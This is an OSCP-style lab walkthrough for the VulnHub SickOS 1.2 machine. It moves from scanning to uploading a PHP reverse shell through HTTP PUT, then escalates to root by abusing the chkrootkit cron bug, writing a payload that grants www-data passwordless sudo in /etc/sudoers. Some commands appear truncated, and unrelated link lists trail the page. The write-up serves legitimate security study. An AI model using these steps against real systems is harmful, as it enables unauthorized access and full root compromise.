
OSCP Learning Notes - Capstone(4)
SickOS 1.2 Walkthrough
Preparation:
Down load the SickOS virtual machines from the following website:
https://www.vulnhub.com/entry/sickos-12,144/

1. Scan the network to find the IP of SickOS server. The IP address of the SickOS is 10.0.0.31.
netdiscover -r 10.0.0.0/
2. Perform the TCP/UDP scan to the SickOS server to find potential vulnerabilities.
TCP Scan 1:
nmap -Pn -sS --stats-every 3m --max-retries --max-scan-delay --defeat-rst-ratelimit -T4 -p1- -oN /root/Delete/tcp1.txt 10.0.0.31

TCP Scan 2:

UDP Scan:

3. Browse the website(http://10.0.0.31) through Firefox. And nothing special found on the source page.

<html>

<img src="blow.jpg">

</html>

4. Run the tool nikto or dirbust
nikto -h 10.0.0.31

dirbuster


Browse the website(http://10.0.0.31/test/) through Firefox. But nothing found.
5. Try to use the tool curl to find some vulnerabilities.
curl -v -X OPTIONS http://10.0.0.31


Find some vulnerabilities here. We can put some reverse web shell to the website.
curl -v -X OPTIONS http://10.0.0.31/test

Modified and save the php-reverse-shell.php file.


6. Try to use Nmap to upload the reverse-shell file to the target website.
nmap -p 10.0.0.31 --script http-put --script-args http-put.url='/test/exploit.php',http-put.file='php-reverse-shell.php'


7. Listening on port 443 and browse the exploit website.


Now we connect to the SickOS server.

8. Find the chkrootkit file in the folder /etc/cron.daily.
ls -l /etc/cron.daily

Find the version of chkrootkit.
dpkg -l | grep chkrootkit

Search chkrootkit related exploit method on Kali Linux.
searchsploit chkrootkit

cat /usr/share/exploitdb/exploits/linux/local/.txt

We just found a serious vulnerability in the chkrootkit package, which

may allow local attackers to gain root access to a box in certain

configurations (/tmp not mounted noexec).

The vulnerability is located in the function slapper() in the

shellscript chkrootkit:

#

# SLAPPER.{A,B,C,D} and the multi-platform variant

#

slapper (){

   SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"

   SLAPPER_FILES="$SLAPPER_FILES ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd \

   ${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"a

   SLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "

   OPT=-an

   STATUS=0

   file_port=

   if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}">

/dev/null 2>&1

      then

      STATUS=1

      [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \

         $egrep ^tcp|$egrep "${SLAPPER_PORT}" | ${awk} '{ print  $7 }' |

tr -d :`

   fi

   for i in ${SLAPPER_FILES}; do

      if [ -f ${i} ]; then

         file_port=$file_port $i

         STATUS=1

      fi

   done

   if [ ${STATUS} -eq 1 ] ;then

      echo "Warning: Possible Slapper Worm installed ($file_port)"

   else

      if [ "${QUIET}" != "t" ]; then echo "not infected"; fi

         return ${NOT_INFECTED}

   fi

}

The line 'file_port=$file_port $i' will execute all files specified in

$SLAPPER_FILES as the user chkrootkit is running (usually root), if

$file_port is empty, because of missing quotation marks around the

variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not

mounted noexec, obviously)

- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively

rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in

cron.daily) and has write access to /tmp (not mounted noexec), he may

easily take advantage of this.

Suggested fix: Put quotation marks around the assignment.

file_port="$file_port $i"

I will also try to contact upstream, although the latest version of

chkrootkit dates back to 2009 - will have to see, if I reach a dev there.
Prepare the exploit:
echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update

Make sure we have the full privileges of the update file.


9. Run the run-parts command and press Enter twice. Finally, execute the command - sudo su.
Ahaaa! Get to root privilege.
run-parts /etc/cron.daily

sudo su
Try harder, until success.
OSCP Learning Notes - Capstone(4)的更多相关文章
- OSCP Learning Notes - Capstone(3)
DroopyCTF Walkthrough Preparation: Download the DroopyCTF virtual machine from the following website ...
- OSCP Learning Notes - Capstone(2)
BTRSys v2.1 Walkthrough Preparation: Download the BTRSys virtual machine from the following website: ...
- OSCP Learning Notes - Capstone(1)
Kioptrix Level 1.1 Walkthrough Preparation: Download the virtual machine from the following website ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
- OSCP Learning Notes - Buffer Overflows(3)
Finding Bad Characters 1. Find the bad charaters in the following website: https://bulbsecurity.com/ ...
- OSCP Learning Notes - Buffer Overflows(2)
Finding the Offset 1. Use the Metasploite pattern_create.rb tool to create 5900 characters. /usr/sha ...
- OSCP Learning Notes - Buffer Overflows(1)
Introduction to Buffer Overflows Anatomy of Memory Anatomy of the Stack Fuzzing Tools: Vulnserver - ...
- OSCP Learning Notes - Netcat
Introduction to Netcat Connecting va Listening Bind Shells Attacker connects to victim on listening ...
- OSCP Learning Notes - Enumeration(4)
DNS Enumeration 1. Host Tool host is a simple utility for performing DNS lookups. It is normally use ...
随机推荐
- 迁移AndroidX
1. 前言 AndroidX replaces the original support library APIs with packages in the androidx namespace. O ...
- cb03a_c++_数据结构_顺序容器_STL_stack
/*cb03a_c++_数据结构_顺序容器_STL_stack堆栈:LIFO--Last In First Out后进先出,用于系统程序设计自适应容器(容器适配器),不是独立的容器,是一个适配器栈适配 ...
- c++深复制与浅复制区别代码示范vs2015-txwtech
c++深复制与浅复制区别代码示范vs2015-txwtech c++深复制与浅复制区别代码示范 区别: 深复制: CDemo B = A; B.str[0] = 'K';//B对象里面的元素修改后,A ...
- MySQL的使用方法和视图、索引、以及存储过程的一些简单方法
一,基本概念 1, 常用的两种引擎: (1) InnoDB a,支持ACID,简单地说就是支持事务完整性.一致性: b,支持行锁,以及类似ORACLE的一 ...
- 【Mongodb】 可复制集搭建
可复制集 replica set 概念图 可复制集需要至少3个以上的mongodb节点,其中有一个主节点promary,其余的为副本节点secondary 可复制集有三个角色: 主要成员(Primar ...
- Linux 开放指定端口号
1.开启防火墙 [root@localhost opt]# systemctl start firewalld 2.查看当前防火墙状态 [root@localhost opt]# systemctl ...
- Stream替代for-编码五分钟-划水五小时
Stream替代for-编码五分钟-划水五小时 天空没有痕迹,风雨已在心中. 背景:使用Stream 流式操作取代俄罗斯式套娃的for循环,解放底层劳动密集型码畜的双手,使编码五分钟划水五小时,不再是 ...
- jvm基础知识1
堆放实例对象,栈放实例对象的引用,方法区存储创建类的信息 上面堆和垃圾回收的关系,垃圾回收回收的是堆内存的数据,s0和s1区域, 例如现在我们要清除s0中的堆对象,将s0中正在运行的对象从s0区域移动 ...
- 一起玩转微服务(12)——揭密starter
介绍 Spring Boot的starter主要用来简化依赖用的,对于企业级开发中的与第三方的集成,可以通过一段简单的配置来完成,这样开发人员无需再对包依赖的问题头疼.Spring Boot为我们提供 ...
- 弹性配置为构建提速 - CODING & 腾讯云 CVM 最佳实践
CODING 中提供了内置云主机用来执行持续集成(CI)中的构建计划,能够胜任大部分构建任务.但如果碰上了大型项目的构建,或者需要在本地服务器生成构建成果,单个计算资源就显得有点捉急了.针对这一部分需 ...